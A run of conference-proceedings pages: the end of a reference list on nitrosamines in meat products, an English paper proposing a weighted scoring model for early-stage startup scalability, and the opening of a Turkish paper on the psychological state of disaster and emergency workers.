- H. D. Belitz, W. Grosch and P. Schieberle. "Lehrburch der Lebensmittelchemie", 5. ,vollst.überarb.Aufl.,Springer-Verlag Berlin Heidelberg. 2001.
- C. Crews. "The determination of N-nitrosamines in food, Quality Assurance and Safety of Crops and Foods, ISSN 1757-8361.
- E. De Mey. "N-Nitrosamines in dry fermented sausages: Occurance and nitrosamine formation of N-nitrosopiperidine", Ph.D. dissertation, Dept. Bioscience Eng, Ku Leuven Univ., Leuven, Belgium, 2014.
- E. De Mey, H. De Maere, L. Dewulf, H. Paelinck, M. Sajewicz, I. Fraeye, and Kowolska, T. "Assessment of the N-nitrosopiperidine formation risk from piperine and piperidine contained in spices used as meat product additives", *European Food Research Technology*, vol. 238, pp. 477-484, 2014a.
- E. De Mey, K. De Klerck, H. De Maere, L. Dewulf, G. Derdelinckx, M. C. Peeters, I. Fraeye, Y. V. Heyden and H. Paelinck. "The occurrence of N-nitrosamines, residual nitrite and biogenic amines in commercial dry fermented sausages and evaluation of their occasional relation", *Meat Science*, vol. 96, pp. 821-828, 2014b.
- E. De Mey, H. De Maere, O. Goemaere, L. Steen, M. C. Peeters, G. Derdelinckx, H. Paelinck, and I. Fraeye. "Evaluation of N-Nitrosopiperidine Formation from Biogenic Amines During the Production of Dry Fermented Sausages", *Food Bioprocess Technol*, vol. 7, pp. 1269-1280, 2014c.
- E. De Mey, J. Viaene, B. Dejaegher, H. Maere, L. Dewulf, H. Paelinck, Y. Vander Heyden and I. Fraeye. "A Study of the Effects of pH and Water Activity on the N-Nitrosopiperidine Formation in a Protein-Based Liquid System", *Food Bioprocess Technol*. vol. 7, pp. 2978-2987, 2014d.
- E. De Mey, H. Maere, H. Paelinck and I. Fraeye, I. "Volatile N-nitrosamines in meat products: Potential precursors, influence of processing, and mitigation strategies", *Critical Reviews in Food Science and Nutrition*, vol. 57(13), pp. 2909-2923, 2017.
- G. Drabik-Markiewicz, B. Dejaegher, E. De Mey, S. Impens, T. Kowalska, H. Paelinck, and Y. Vander Heyden. "Influence of putrescine, cadaverine, spermidine or spermine on the formation of N-nitrosamine in heated cured pork meat", *Food Chemistry*, vol. 126, pp. 1539-1545, 2011.
- H. Genççelep, G. Kaban and M. Kaya. "Effects of starter cultures and nitrite levels on formation of biogenic amines in sucuk", *Meat Science*, vol. 77, pp. 424-430, 2007.
- H. Genççelep, G. Kaban, M. İ. Aksu, F. Öz and M. Kaya. "Determination of biogenic amines in sucuk", *Food Control*, vol. 19, pp. 868-872, 2008.

- M. B. A. Gloria, J. F. Barbour and R. A. Scanlan. "Volatile Nitrosamines in Fried Bacon", *J. Agric. Food Chem.*, vol. 45(5), pp. 1816-1818, 1997.
- S. S. Herrmann, K. Granby, and L. Duedahl-Olesen. "Formation and mitigation of N-nitrosamines in nitrite preserved cooked sausages". *Food Chemistry*, vol. 174, pp. 516–526, 2015a.
- S. S. Herrmann, L. Duedahl-Olesen and K. Granby. "Occurance of Volatile And Non-Volatile N-nitrosamines in processed meat products and role of heat treatment", *Food Control*, vol. 48, pp. 163-169, 2015b.
- K. O. Honikel. "The use and control of nitrate and nitrite for the processing of meat products", *Meat Science*, vol. 78, pp. 68-76, 2008.
- IARC, "International Agency for Research on Cancer Agents Classified by the IARC Monographs", Volumes 1–128, 2020. Available: <https://monographs.iarc.fr/agents-classified-by-the-iarc/> . [Accessed Dec. 12, 2020].
- W. Jira. "Chemische Vorgänge beim Pökeln und Rauchern", *Mitteilungsblatt BAFF* 43, vol. 163, pp. 27-38, 2004.
- G. Kaban, Z. Polat, S. Sallan and M. Kaya "The occurrence of volatile N-nitrosamine in heat-treated sucuk in relation to pH, a_w and residual nitrite", *Journal of Food Science and Technology*, (submitted to journal), 2021.
- L. Li, J. Shao, X. Zhu, G. Zhou and X. Xu. "Effect of plant polyphenols and ascorbic acid on lipid oxidation, residual nitrite and N-nitrosamines formation in dry-cured sausage", *International Journal of Food Science and Technology*, vol. 48, pp. 1157-1164, 2013.
- A. Marco, J. L. Navarro and M. Flores. "The sensory quality of dry fermented sausages as affected by fermentation stage and curing agents", *European Food Research and Technology*, vol. 226(3), pp. 449-458, 2008.
- T. Osawa, M. Namıkı and K. Namıkı. "Mutagen Formation in the Nitrite-Piperic acid reaction", *Agric Biol Chem*, vol. 46 (12), pp. 3105-3108, 1982.
- M. Z. Ozel, F. Gogus, S. Yagcı, J. F. Hamilton and A.C. Lewis. "Determination of volatile nitrosamines in various meat products using comprehensive gas chromatography–nitrogen chemiluminescence detection", *Food and Chemical Toxicology*, vol. 48, pp. 3268–3273, 2010.
- İ. Prinçci, H. A. Acet and B. Batı. "Sucuklarda N-nitrozamin bileşiklerinin gaz kromatografik yöntemle tayin edilmesi", *Selçuk Üniversitesi, Veterinerlik Fakültesi Dergisi*, vol. 2 (1), 75-89, 1986.
- R. Rywotycki. "The concentration of nitrosamines in pasteurized beef ham as influenced by heat treatment and functional additives" *Medycyna Wet.*, vol. 54(8), pp. 554-557, 1998.
- R. Rywotycki, R. "The effect of selected additives and heat treatment on nitrosamine content in pasteurized pork ham", *Meat Science*, vol. 60, pp. 335–339, 2002.
- R. Rywotcki. "The effect of baking of various kinds of raw meat from different animal species and meat with functional additives on nitrosamine contamination level", *Food Chemistry*, vol. 101, pp. 540–548, 2007.
- S. Sallan, G. Kaban and M. Kaya. "Nitrosamines in Sucuk: Effects of black pepper, sodium ascorbate and cooking level", *Food Chemistry*, vol. 288, pp. 341–346, 2019.
- S. Sallan, G. Kaban, Ş. Şişik Oğraşı, M. Çelik and M. Kaya. "Nitrosamine formation in a semi-dry fermented sausage: Effects of nitrite, ascorbate and starter culture and role of cooking, *Meat Science*, vol. 159, 107917, pp. 1-7, 2020.
- Y. C. Sancak, K. Ekici and Ö. İşleyici. "Fermente Türk Sucuğu ve Pastırmalarda Kalıntı Nitrat ve Nitrit Düzeyleri", *Yüzüncü Yıl Üniv Veteriner Fakültesi Dergisi*, vol. 19 (1), pp. 41-45, 2008.

- N. P. Sen, B. Donaldson, C. Charbonneau and W. F. Miles. "Effect of Additives of Nitrosamines in Meat Curing Mixtures Containing Spices and Nitrite", *Journal Agricultural Food Chemistry*, vol. 22(6), pp. 1125-1130, 1974.
- A. R. Shalaby, "Significance of biogenic amines to food safety and human health, *Food Research International*, vol. 29 (7), pp. 675-690, 1996.
- G. Suzzi and F. Gardini. "Biogenic amines in dry fermented sausages: a review", *International Journal of Food Microbiology*, vol. 88, pp. 41-54, 2003.
- S. Ventanas, D. Martin, M. Estevez and J. Ruiz. "Analysis of volatile nitrosamines from a model system using SPME-DED at different temperatures and times of extraction, *Analytical, Nutritional and Clinical Methods*", *Food Chemistry*, vol. 99, pp. 842-850, 2006.
- H. Yalçın, Ö. P. Can and M. Türkoğlu. "Mersin İlinde Tüketime Sunulan Salam, Sosis ve Sucuklardaki Kalıntı Nitrat ve Nitrit Düzeylerinin Belirlenmesi", *Gıda*, vol. 37 (1), pp. 33-37, 2012.
- S. Yurcenko and U. Mölder. "The Occurance of volatile N-nitrosamines in Eastonian meat products", *Food Chemistry*, vol. 100, pp. 1713-1721, 2007.
- X. Zhang, B. Kong and Y. L. Xiong. "Production of cured meat color in nitrite-free Harbin Red sausage by *Lactobacillus fermentum* fermentation", *Meat Science*, vol. 77, pp. 593-598, 2007.

PROJECTING THE SCALABILITY OF STARTUPS IN EARLY STAGES: SCORING MODEL

Odiljon Abdurazzakov¹, Jemma McCreesh²

¹*CBS International Business School, Cologne, Germany*

²*Vision Health Pioneers Incubator Berlin, Germany*

o.abdurazzakov@cbs.de

ABSTRACT

It has always been challenging to predict the potential of new ventures to succeed. Unlike conventional businesses which are financed using debt, most of the new technology-based startups are financed using risk capital. Equity investors, who provide such risk capital, such as angel investors and venture capital firms face the challenge of projecting the success of the startups they invest in. Depending on a startup's life cycle, it may be hard to predict its potential to scale and generate profit. This is especially true for startups that haven't started generating cash flow. Although venture capitalists start investing in later stages when the startup's potential is easier to project, angel investors, who provide seed capital in the earliest stages of the new ventures life are almost always confronted with this problem. Moreover, incubators and accelerators also face the same problem when admitting new batches of startup to their programs. The scoring model proposed in this paper can help incubators and accelerators to make more informed decision with regard to the selection of startups into their incubator/accelerator programs. It could also help angel investors to make more enlightened investment decisions before they agree on the terms of investment.

Keywords: *startup, scalability, investor, success*

1. INTRODUCTION


It has always been challenging to predict the potential of new ventures to succeed. Unlike conventional businesses, technology entrepreneurs are based on high risk. Therefore, the likelihood of success of technology-based startups is much lower than traditional businesses. However, if successful,

such startups experience exponential growth many times higher than conventional ventures. The high-risk, high-growth nature of technology-based startups have always attracted equity investors, such as business angels and venture capital (VC) firms, who provide the so called “risk capital”. Although VCs invest in later stages, when the growth potential of the venture is more visible, angel investors who usually provide seed investment in the earliest stages of the startup’s life cycle have to take much higher risks. Higher risks coupled with higher dilutions put angel investors at a very vulnerable situation. The similar challenges are faced by incubators and accelerators that accept startups to their programs. Most accelerators make their decisions to admit startups to their program based on pitches and business plans, which is not enough to provide such accelerators with enough information to project the ability of these startups to scale.

Startup’s success could be measured based on several factors including its ability to raise series of funding, increase in sales, number of employees, expansion to new geographies and product categories, etc. Startup’s scalability refers to its ability to expand to larger markets and to increase demand as well as to be able to handle such increase in the market. Equity investors always look for startups which are highly scalable. The success of companies like Airbnb, Uber and other companies have convinced angel investors and venture capital firms about the importance of scalability to maximize their return on investment. However, equity investors find it difficult to predict the scalability of startups in their early days. For example, Airbnb struggled to raise funds during the first two years after their launch because it was very difficult for the founders to convince investors on the product’s feasibility and scalability. The scoring model proposed in this article can be used by equity investors who are investing in startups in their early stages.

2. LITERATURE REVIEW

Review of the literature on projecting startup’s scalability reveals a few factors that have an impact on startup’s success. Zajko (2017) discusses the challenges associated with launching a startup as well as growing and scaling high-risk, high-growth new ventures. The Startup Genome report discusses how startups can ensure consistent business strategy and to reduce startups’ risk of scaling prematurely. Picken (2017) highlights the struggles that entrepreneurs face when attempting to build a scalable business and points out the four stages of the life cycle of an entrepreneurial venture which are: startup, transition, scaling, and exit (graph 1).



Graph 1. Four stages in the life cycle of an entrepreneurial firm (Picken, 2017, pp. 2)

Entrepreneurs face many challenges in the early stages of their business. Once a startup is generating traction in the marketplace, based on their consumer information, this is usually the period in which a company enters the transition stage (Samali, 2015). Transitioning is when startups start to step into and prepare for the structured and disciplined form of business strategy needed for rapid scaling. Generating customers also means additional resources are needed, new capabilities must be developed and scope and complexity of the challenges increase dramatically (Hambrick & Crozier, 1985).

One of the main challenges of startups has to do with obtaining resources in the early stages (Kotha & George, 2012, pp. 141-159). Early stage startups usually lack resources, finances as well as experience. Venture Capital firms are not the only source of support for startups. Incubators are an instrument to support startups overcome a variety of challenges during the most vulnerable starting-up period and grow their legitimacy, competitiveness, and maturity (Chan & Lau, 2005). Incubators' main purpose is to help startups at a very early stage to grow by providing collaborative programmes which help people solve problems associated with launching a startup by providing a space to work, seed funding, mentoring, training and other benefits over a long period of time (Jee, 2018). The National Business Incubation Association (NBIA) reported that incubated startups have a survival rate of 87% after five years compared to 44% of non incubated startups (Grifantini, 2015, pp. 27-31). In addition to incubators, accelerators also support startups in the early stages of their life. Accelerators typically offer a 3 to 6 month support (Hathaway, 2016), which is normally but not exclusively, on site with co-workspace provided.

A significant part of the acceleration process is learning and networking. Seminars, workshops and mentorship opportunities are usually provided, covering a huge array of topics relevant to launching a venture as well as networking events with startup peers and other industry support providers and potential investors. This experience can prove invaluable for startups during their scaling process

(Cremades, 2019). The most famous accelerator programs include industry pioneers Y Combinator and Techstars, which combined have helped launch over 2000 startups that have, in turn, collectively raised more than \$16 billion in funding (Cohen, 2019).

3. DATA COLLECTION AND DEVELOPMENT OF THE SCORING MODEL

A scoring model is a practical way to project the potential of early stage startups to scale successfully. It is a model in which a variety of variables, that are weighted differently, result in a final score for each component. This score consequently creates a basis for a conclusion, decision or advice to be achieved in a relatively simple and practical manner (Berkeley Bridge, 2020).

The proposed scoring model was developed based on a review of public data from startup’s websites and social media platforms. The model was based on a review of 100 startups. Publicly available information on these startups such as country, innovation, market opportunity and the founding team were used to develop the model. Each of these factors were assigned a weight based on their potential impact on the scalability of a startup. Table 1 shows how innovation scores were assigned to the startups under study.

Table 1. Innovation score & interpretation

Score	Interpretation
Score 1 (Low innovation)	Product is not new or innovative. It does not provide added value for the customer/ consumer.
Score 2 (Medium innovation)	Product improves upon an already existing industry or product and adds some value for the customer/ consumer.
Score 3 (High innovation)	Product that is completely new and provides value to the consumer.

Innovation has been allocated a weight of 10 percent for this scoring model based on analysis of expert knowledge (Valens, 2019).

Table 2. Market opportunity score & interpretation

Score	Interpretation
Score 1 (low market opportunity)	Many strong competitors
Score 2 (average market opportunity)	Some existing competitors
Score 3 (high market opportunity)	Few or no competitors

Market opportunity is an important aspect of scalability because it sets the reality of startup scaling potential based on the limitations or opportunity a market can provide a startup. Therefore, the

weight of 20 percent has been allocated to this factor. Most researchers agree that the number of founders can have an effect on the ability for a startup to succeed and that there is an optimal number (Johnstun Law, 2018). The following scores have been allocated in that regard:

Table 3. Number of founders score & interpretation

Score	Interpretation
Score 1 (Suboptimal amount of founders)	<ul style="list-style-type: none"> • 1 founder • 5 + founders
Score 2	<ul style="list-style-type: none"> • 4 founders
Score 3 (Optimal amount of founders)	<ul style="list-style-type: none"> • 2 or 3 founders

The weight of 25% has been allocated to the number of founders. If there are too many founders, leadership can become distorted and decision processes slowed down. On the other hand, founding a new venture alone is very challenging and can result in higher chances of failure even if the founder has a variety of skills and experience. This factor is more relevant in respect to startup scaling and therefore has higher weight assigned to it than other factors. Founding team numbers were gathered from information on the startups' websites, LinkedIn or Xing accounts that their websites provided links to and the same sourcing method was used for the following founder related scores.

Founder experience and age can have a large effect on the success of startups (Azoulay et al, 2018). Average age of the founder as well as founder experience can have a large effect on the success of startups (Hojeige, 2020). In this scoring model, experience has been based on the total years of professional work experience of the founding team. A single founder in their mid forties may have 10-15 years work experience and therefore >15 years of experience were assigned the highest score:

Table 4. Founder experience score & interpretation

Score	Interpretation
Score 1	10 years or less
Score 2	15 years or less
Score 3	>15 years

A weight of 20 percent has been allocated to the founder's experience score. The reason for this is in respect to supporting startup scalability success, the number of founders is provided with more weight because this factor has higher importance due to the fact that having the correct number of

founders will help to utilize founder’s experience to its best ability. If the team has a large amount of experience but not the right environment to use it then the value of this factor diminishes, resulting in the number of founders having more weight. However, the weighting of 20 percent still provides a high influencing factor when generating the overall score and the importance of founder experience is still valued as a crucial scalability factor.

There is evidence that the complementary domain skills of the founders is important for ensuring a new venture’s development (Muñoz-Bullon et al, 2015). The domain skills are based on degree subjects and work experience. For example, “1 skill” indicated that everyone in the founding team has completed the same degree at the same level, with no additional full-time work experience. “2-3 skills” indicates a variety in degree level and subjects or different full-time work experience in different business sectors and is assigned a score of 3.

Table 5. Founder’s diverse skills score & interpretation

Score	Interpretation
Score 1	1 skill
Score 2	2-3 skills
Score 3	4 plus skills

A weight of 10 percent has been allocated to this score because diverse skills are an important factor but is more difficult to recognise accurately based on the available information. Therefore, a relatively lower weight was assigned to this factor.

Another important factor that impacts the scalability of startups is the match between the experience of the founding team and the industry in which the startup operates.

Table 6. The match between the founder skills and the industry

Score	Interpretation
Score 1	Not relevant to industry
Score 2	Partially relevant to industry
Score 3	Relevant experience to industry

A weight of 10 percent has been assigned to this factor (the same as the founder’s diverse skills score, due to the same justifications). Founder team’s skills and experience are not very relevant if the

founder team's skills have no connection to the industry. For example, creating a startup based on yoga retreats but not having previous yoga business experience, such as running a yoga studio will not lead to a successful scaling of a startup. Experience could be partially relevant if only one or two of the founders have some experience within their chosen industry. For example, if one of the founders of a startup had a few years of experience in real estate field and the others don't have any experience in this field, then most of the contributions will be limited to one member of the founding team.

To calculate the total score, each individual score is multiplied by its weighting percentage and the results are added, for each startup (Table 7).

Table 7. Startup scoring model

Variable	Meaning	Weight %
C	Country Score	5%
I	Innovation Score	10%
O	Market opportunity	20%
N	Number of founders	25%
E	Founder experience	20%
S	Founder diverse skills	10%
M	Founder skills match industry	10%
SS	Total scalability score (SS)	100%

Scoring model is a function of the above-mentioned factors with the relative weights assigned to them:

$$SS = C*0.05+I*0.1+O*0.2+N*0.25+E*0.2+S*0.1+M*0.1$$

The scoring model was developed based on the analysis of 100 chosen startups. Scores have been allocated to real life startups that are currently in today's market. This scoring model provides a quantifiable method to measure a startup's ability to scale into a successful business model. The results can be used to rank startups on scalability which can provide equity investors, incubators and accelerators with a decision framework to select the startups with the highest potential to scale.

It goes without saying that it would be difficult to predict exactly how these startups will proceed in the future. Will they scale or not and will they even be able to survive the first year? It is also important

to understand that some factors which may impact startup success or failure cannot be measured or controlled, such as an economic recessions or global pandemics. Moreover, the timing of the startup's market entry may also be a crucial factor in determining the scalability of a startup. However, in the absence of similar models, the developed scoring models can be used to make crucial decisions when deciding which startups to accept to the accelerator programs and which ones to invest in.

4. CONCLUSION

Unlike conventional businesses which are financed using bank loans, most of the new technology-based startups are financed using risk capital. Equity investors such as angel investors and venture capital firms face the challenge of projecting the success of the startups they invest in. Depending on a startup's life cycle, it may be hard to predict its potential to scale and generate profit. This is especially true for startups that haven't started generating cash flow. Although venture capitalists start investing in later stages when the startup's potential is easier to project, angel investors, who provide seed capital in the earliest stages of the new ventures life are almost always confronted with this problem. Moreover, incubators and accelerators also face the same problem when admitting new batches of startups to their programs.

The paper aims to help decisions makers and researchers understand the factors which impact startups' potential to scale. The scoring model was developed based on the analysis of relevant theories, reports and research. Each factor carries different levels of significance with regard to its impact on the scalability of startups. The scoring model proposed in this paper can help incubators and accelerators to make more informed decisions with regard to the selection of startups into their incubator/accelerator programs. It could also help angel investors to make more enlightened investment decisions before they agree on the terms of investment. Despite the limitations, the scoring model helps to quantify the potential of startups to scale.

5. REFERENCES

- [1] Azoulay, P. Jones, B. Kim, D. Miranda, J. (2018) Research: The Average Age of a Successful Startup Founder Is 45. Retrieved 07.04.2020 from <https://hbr.org/2018/07/research-the-average-age-of-a-successful-startup-founder-is-45>
- [2] Berkeley Bridge (2020). What are scoring models and how do they come about? Retrieved 13.04.2020 from <https://www.berkeleybridge.com/blog/what-are-the-scoring-models-and-how-do-they-come-about/>
- [3] Chan, K.F. Lau, T. (2005) Assessing technology incubator programs in the science park: The good, the bad and the ugly. *Technovation* (25), 1215–1228. DOI: <https://doi.org/10.1016/j.technovation.2004.03.010>
- [4] Cohen, S. Hochberg, Y.V. (2014) Accelerating startups: The seed accelerator phenomenon. Retrieved 10.04.2020 from <https://ssrn.com/abstract=2418000>

- [5] Grifantini, K. (2015) Incubating Innovation: A standard model for nurturing new businesses, the incubator gains prominence in the world of biotech. *IEEE Pulse* (6) 27–31. DOI: 10.1109/MPUL.2015.2476542
- [6] Hambrick, D.C. Crozier, L.M. (1985) Stumblers and stars in the management of rapid growth. *Journal of Business Venturing* (1), 31-45. DOI: [https://doi.org/10.1016/0883-9026\(85\)90005-9](https://doi.org/10.1016/0883-9026(85)90005-9)
- [7] Hathaway, I. (2016) What Startup Accelerators Really Do. Retrieved 05.04.2020 from <https://hbr.org/2016/03/what-startup-accelerators-really-do>
- [8] Hojeige, G. (2020) The Average Age Of A Successful Startup Founder Is 45. Retrieved 16.04.2020 from <https://www.entrepreneur.com/article/345884>
- [9] Jee, C. (2018) Accelerator or Incubator: Which is best for your startup? Retrieved 16.04.2020 from <https://www.techworld.com/startups/accelerators-incubators-are-incubators-or-accelerators-right-for-your-startup-3636522/>
- [10] Johnstun Law. (2018) How Many Founders Should A Startup Have? Retrieved 01.04.2020 from <https://johnstunlaw.com/startups/how-many-founders-should-a-startup-have/>
- [11] Kotha, R. George, G. (2012) Friends, Family and Fools: Entrepreneur Experience and Its Implications for Equity Distribution and Resource Mobilization. *Journal of Business Venturing* (27), 525– 543. DOI: <https://doi.org/10.1016/j.jbusvent.2012.02.001>
- [12] Muñoz-Bullon, F. Sanchez-Bueno, M. Vos-Saz, A. (2015) Startup team contributions and new firm creation: the role of founding team experience. *Entrepreneurship & Regional Development* (27), pp. 2-27. DOI: 10.1080/08985626.2014.999719
- [13] Pickem, J.C. (2017) From startup to scalable enterprise: Laying the foundation. *Business Horizons* (60), 2-10. DOI: 10.1016/j.bushor.2017.05.002
- [14] Samali, M. (2015) 3 Ways Startups Can Prove Traction. Retrieved 27.03.2020 from <https://medium.com/startup-101-tumml/3-ways-startups-can-prove-traction-8c81d7a02299>
- [15] Valens. (2019) To turn really interesting ideas and fledgling technologies. Retrieved 03.04.2020 from <https://www.valens-research.com/interesting-ideas-and-fledgling-technologies/>

AFET VE ACİL DURUM EKİBİNDE GÖREV YAPAN PERSONELİN PSİKOLOJİK DURUM DÜZEYLERİ

Dr. İlyas PÜR¹

¹ *Milli Eğitim Bakanlığı, TURKEY*

ilyaspor@hotmail.com

ORCID: 0000 0002 7795 8212

ÖZET

Genel olarak gelişmekte olan ülkelere baktığımızda sanayi ve teknolojik ilerlemelerin de etkisiyle nüfusun artması sonucunda kentsel yerleşim bölgeleri risk altına girmektedir. Çünkü bu nüfus artışı barınma sorununu ortaya çıkarmakta bu da fizikî koşulları uygun olmayan meskenlerde yerleşime neden olmaktadır. Afetler insan yaşamına ciddi zararlar veren doğa kaynaklı ve insan kaynaklı olmak üzere sınıflandırılmıştır. Acil durum ise beklenmedik bir biçimde ortaya çıkan insan ve çevreyi negatif yönde etkileyen, normal hayat düzenini bozan olağanüstü durumlardır. Bildirimizde afet ve acil durum ekibinde görev yapan personelin psikolojik durum düzeylerini ortaya koymayı amaçladık. Bilindiği üzere afet ve acil durumlar insan sağlığı üzerinde fiziksel ve psikolojik travmalar biçiminde ortaya çıkmaktadır. Bu sebeple afet ve acil durum ekibinde yer alan çalışanların belli bir miktar kaygı ve stres yaşamaları beklenen bir durumdur. Fakat her bireyin kendine göre zamanla gerçekleştireceği ve farklı stratejiler uygulayacağı stresle baş etme metodu vardır. Ancak bu konuda yapılan araştırmalarda belli bir miktar stresin performans verimliliği için gerekli olduğunu göstermektedir. Bu itibarla afet ve acil durum ekibinde görev yapan bireylerin kişisel, psikolojik ve meslekî açıdan olumlu davranışlar sergilemeleri beklenmektedir. İnsanlara yardımcı olmak, onların hayatlarını kurtarmak ve onlara fiziksel ve psikolojik açıdan destek olmak bu ekipte görev yapanlar için pozitif sonuçlar doğurmaktadır. Bu ekipte çalışanlar, hayatın bir amacının ve yaşamının değerli olduğunun bilinci ile hareket ederler.

Anahtar Kelimeler: *Psikoloji, Afet, Acil Durum.*

THE PSYCHOLOGICAL STATE LEVELS OF THE PERSONNEL WHO WORK IN THE DISASTER AND EMERGENCY TEAM

ABSTRACT

When we look at developing countries in general, urban settlements are at risk as a result of the increase in population with the effect of industry and technological advances. Because this increase in population creates the problem of housing, which causes settlement in dwellings whose physical conditions are not suitable. Disasters are classified as nature-induced and human-induced, causing serious damage to human life. Emergency situations, on the other hand, are extraordinary situations that occur unexpectedly and negatively affect people and the environment and disrupt the normal life order. In our report, we aimed to reveal the psychological state levels of the personnel working in the disaster and emergency team. As it is known, disasters and emergencies occur in the form of physical and psychological traumas on human health. For this reason, it is an expected situation that employees in the disaster and emergency team will experience a certain amount of anxiety and stress. However, each individual has a method of coping with stress that he / she will realize over time and apply different strategies. However, studies on this subject show that a certain amount of stress is necessary for performance efficiency. In this respect, individuals working in the disaster and emergency team are expected to exhibit positive personal, psychological and professional behavior. Helping people, saving their lives and supporting them physically and psychologically has positive results for those who work in this team. People working in this team act with the awareness that life has a purpose and that living is valuable.

Keywords: *Psychology, Disaster, Emergency*

1. GİRİŞ

Dünya Sağlık Örgütüne göre afet “beklenmeyen, kurum veya ülkenin olanakları ve kapasitesini aşan, normal işleyişi bozan ve dışardan yardım gerektiren ani ekolojik olgu” olarak tanımlanmaktadır. Uluslararası bir diğer tanımda ise afet “silahlı çatışma dışında birden bire veya uzun süreli süreçlerin bir sonucu olarak gelişebilen, bir kazadan ya da doğan veya insan kaynaklı olaylar nedeniyle meydana gelen, insan yaşamına, sağlığına, mülkiyetine veya çevreye önemli ve büyük çapta tehdit oluşturan, toplumun işleyişinin ciddi anlamda bozan durumlardır (Taşkırın ve Baykal, 2018).

Afet durumlarında sunulan hizmetlerin verimli olması için insan kaynakları ile ilgili programlamaların daha öncesinde yerine getirilmesi iyi olur. Fakat bu durumda insan unsuru dikkate alınmalıdır. Meydana gelen psikolojik travma; daha öncesinde olaya hazırlık yapılmaması ne zaman, nerede, ne yapacağını kestirememeye durumu, afetten olumsuz etkilenme, afeti yönetememe ve destek sistemlerinin yokluğu gibi faktörler personeli olumsuz açıdan etkilemektedir. Nitekim kendisinden yardım istenmesi, bu kişilerin daha önceki tecrübelerinden negatif yönde etkilenmeleri ve bu durumu yaşamaları, yeni bir afet durumunun üstesinden gelmelerini zorlaştırmaktadır. Bu olaydan en fazla akut olarak hizmet sunan acil yardım ve arama-kurtarma ekibindeki personeller etkilenmektedir (Çakmak ve ark., 2010).

Önceki araştırmalar, psikolojik dayanıklılık seviyeleri fazla olan kişilerin, sıkıntılı anlarda planlı davranmaya özen gösterdiklerini bulgulamıştır. Kişi aktif bir girişimle başına gelen olayları negatif bile olsa önemli ve değerli bulduğunu, yaşadıklarını kendini iyi yönde geliştirici ve değişik bilgiler elde etmek için bir araç ve bir fırsat gibi değerlendirerek, zor durumda bile bunu pozitif yönde algıladığını göstermiştir (Babalıoğlu, 2001).

Afetin aşaması olarak iyileştirme evresi diğer bir faaliyeti psikososyal hizmetlerdir. Kişinin psikolojik açıdan kendisini iyi hissetmesi sosyal birlikteliğin sürekliliğini amaçlar. Böylece afetde ve afet çalışanlarının negatif olaylarla başa çıkma, toparlanma yeteneklerinin yükseltilerek toplum düzeninin normalleşmesi ve güçlendirme faaliyetlerini içeren disiplinlerarası etkinlikler bütünüdür (Karancı ve İkizer, 2017). Bu konudaki başlıca kurumlar ise şunlardır:

- Türkiye Kızılay Derneği,
- Türk Psikologlar Derneği,
- Sosyal Hizmet Uzmanları Derneği,
- Türkiye Psikiyatri Derneği,
- Çocuk ve Gençlik Ruh Sağlığı Derneği,
- Türk Psikolojik Danışma ve Rehberlik Derneği'nin katılımlarıyla kurulmuştur (Karancı ve İkizer, 2017; APHB, 2011).

Acil durum ise ani biçimde meydana gelen, önceden tahmin edilemeyen insan ve çevre unsurunu olumsuz etkileyen ve normal düzeni bozan olaylar veya hallerdir. Tecrübe edilen acil durumlar büyüklüğüne ve etkisine göre kolay başa çıkılabilirse “olay”, yerel olanaklara, desteğe ihtiyaç duyulursa “acil durum” olarak geçer.

2. PSİKOLOJİK DURUM DÜZEY KAVRAMI

Yaşadıkları negatif koşullar ve stresli durumlar kişilerin ruh sağlığını tehdit etmektedir. Bu nedenle kişiler sağlıklarını kaybederek çeşitli hastalıklara yakalanırken, bazı kişiler içinde bulunduğu ortamlardan çok az etkilenecek ya da daha güçlü hayatı sürdürmektedirler. Burada pozitif psikolojide önemli bir yer tutan psikolojik dayanıklılık faktörü devreye girmektedir (Işıkhan, 2002). Genelde, tecrübe edilen negatif ve zor durumlar karşısında direnç gösteren, kendini geliştirebilen, çabuk toparlanabilen ve uyum sağlayabilen, olaylara pozitif bakarak çözümler sunabilen bir kişilik özelliği olarak nitelendirebiliriz. Pozitif psikoloji, kişinin pozitif özelliklerini inceleyen, olumlu yönde geliştirmelerini ve sağlıklı yönde ilerlemelerini sağlayan bir bilimdir. Alanyazınında son zamanlarda bireyin olumsuz özelliklerini inceleyen ve çözüm arayan çalışmalar yerine olumlu özelliklerini, nasıl geliştirilmesini hedefleyen ve inceleyen çalışmalar yer almıştır (Işıkhan, 2002). Kişisel, örgütsel ve çevresel unsurların meydana getirdiği stres yaratıcı ortamlarda stresin bilincinde olmak stres yönetiminde ilk aşamayı oluştururken, bireyde fiziksel, psikolojik ve davranışsal değişikliklere sebebiyet verebilir. Meydana gelen stres faktörünün devam etmesi, sorunların çözümlenememesi, destek hizmetlerinin zamanında ve yerinde yapılmaması sonucunda işe bağlılık oranının azalması, bireysel hastalıklar, kaza ve yaralanmalar ile sonuçlanabilir. Bu gibi etkenlerin meydana gelmemesi için kişilerde gelişen direnç ve verdiği tepkilerin tamamını başa çıkma olarak açıklayabiliriz. Kişinin verdiği tepkiler, stresle başa çıkma yolları yaş, cinsiyet, kültür, iş ve meslek gibi değişkenlere göre çeşitlilikler arzedebilir. Bireyin meydana gelen stres durumunu kendisine göre yorumlayarak verdiği tepkisel cevap başa çıkma metodunu oluşturur. Bu sebeple başa çıkma yöntemi kişiye hasdır ve zamanla geliştirilebilir. Hedef stresi tümüyle yok etmek değil negatif etkilerini en aza indirmek ve yaşam kalitesinin bozulmasının önüne geçebilmektir. Önemli olan stresten etkilenme düzeyinin nasıl düşürüleceği, bu düzeyde nasıl tutulacağı ve hangi metotları kullanılması ve geliştirilmesi gerektiğidir. Kişiler içinde bulunduğu stresli anlarda ilk olarak kendi başına baş etme yöntemlerine başvurur. Kendisinde yeterli güç bulamazsa değişik baş etme yolları arayışına girer. Kişinin seçeceği yöntem gördüğü eğitim, aile yapısı, kültürel yapı, inanç ve sosyal çevresi ile bağlantılıdır. Bireylerin en çok kullandığı yöntemler; egzersiz, gevşeme, nefes stratejileri, beslenme alışkanlıklarında değişiklik, sosyal destek, sosyo-kültürel ve sportif faaliyetlere katılım, masaj teknikleri, zaman faktörü, inanç durumlarına göre dua ve ibadet olarak sayabiliriz.

3. PSİKOLOJİK DURUM DÜZEYLERİ ALT BOYUTLARI

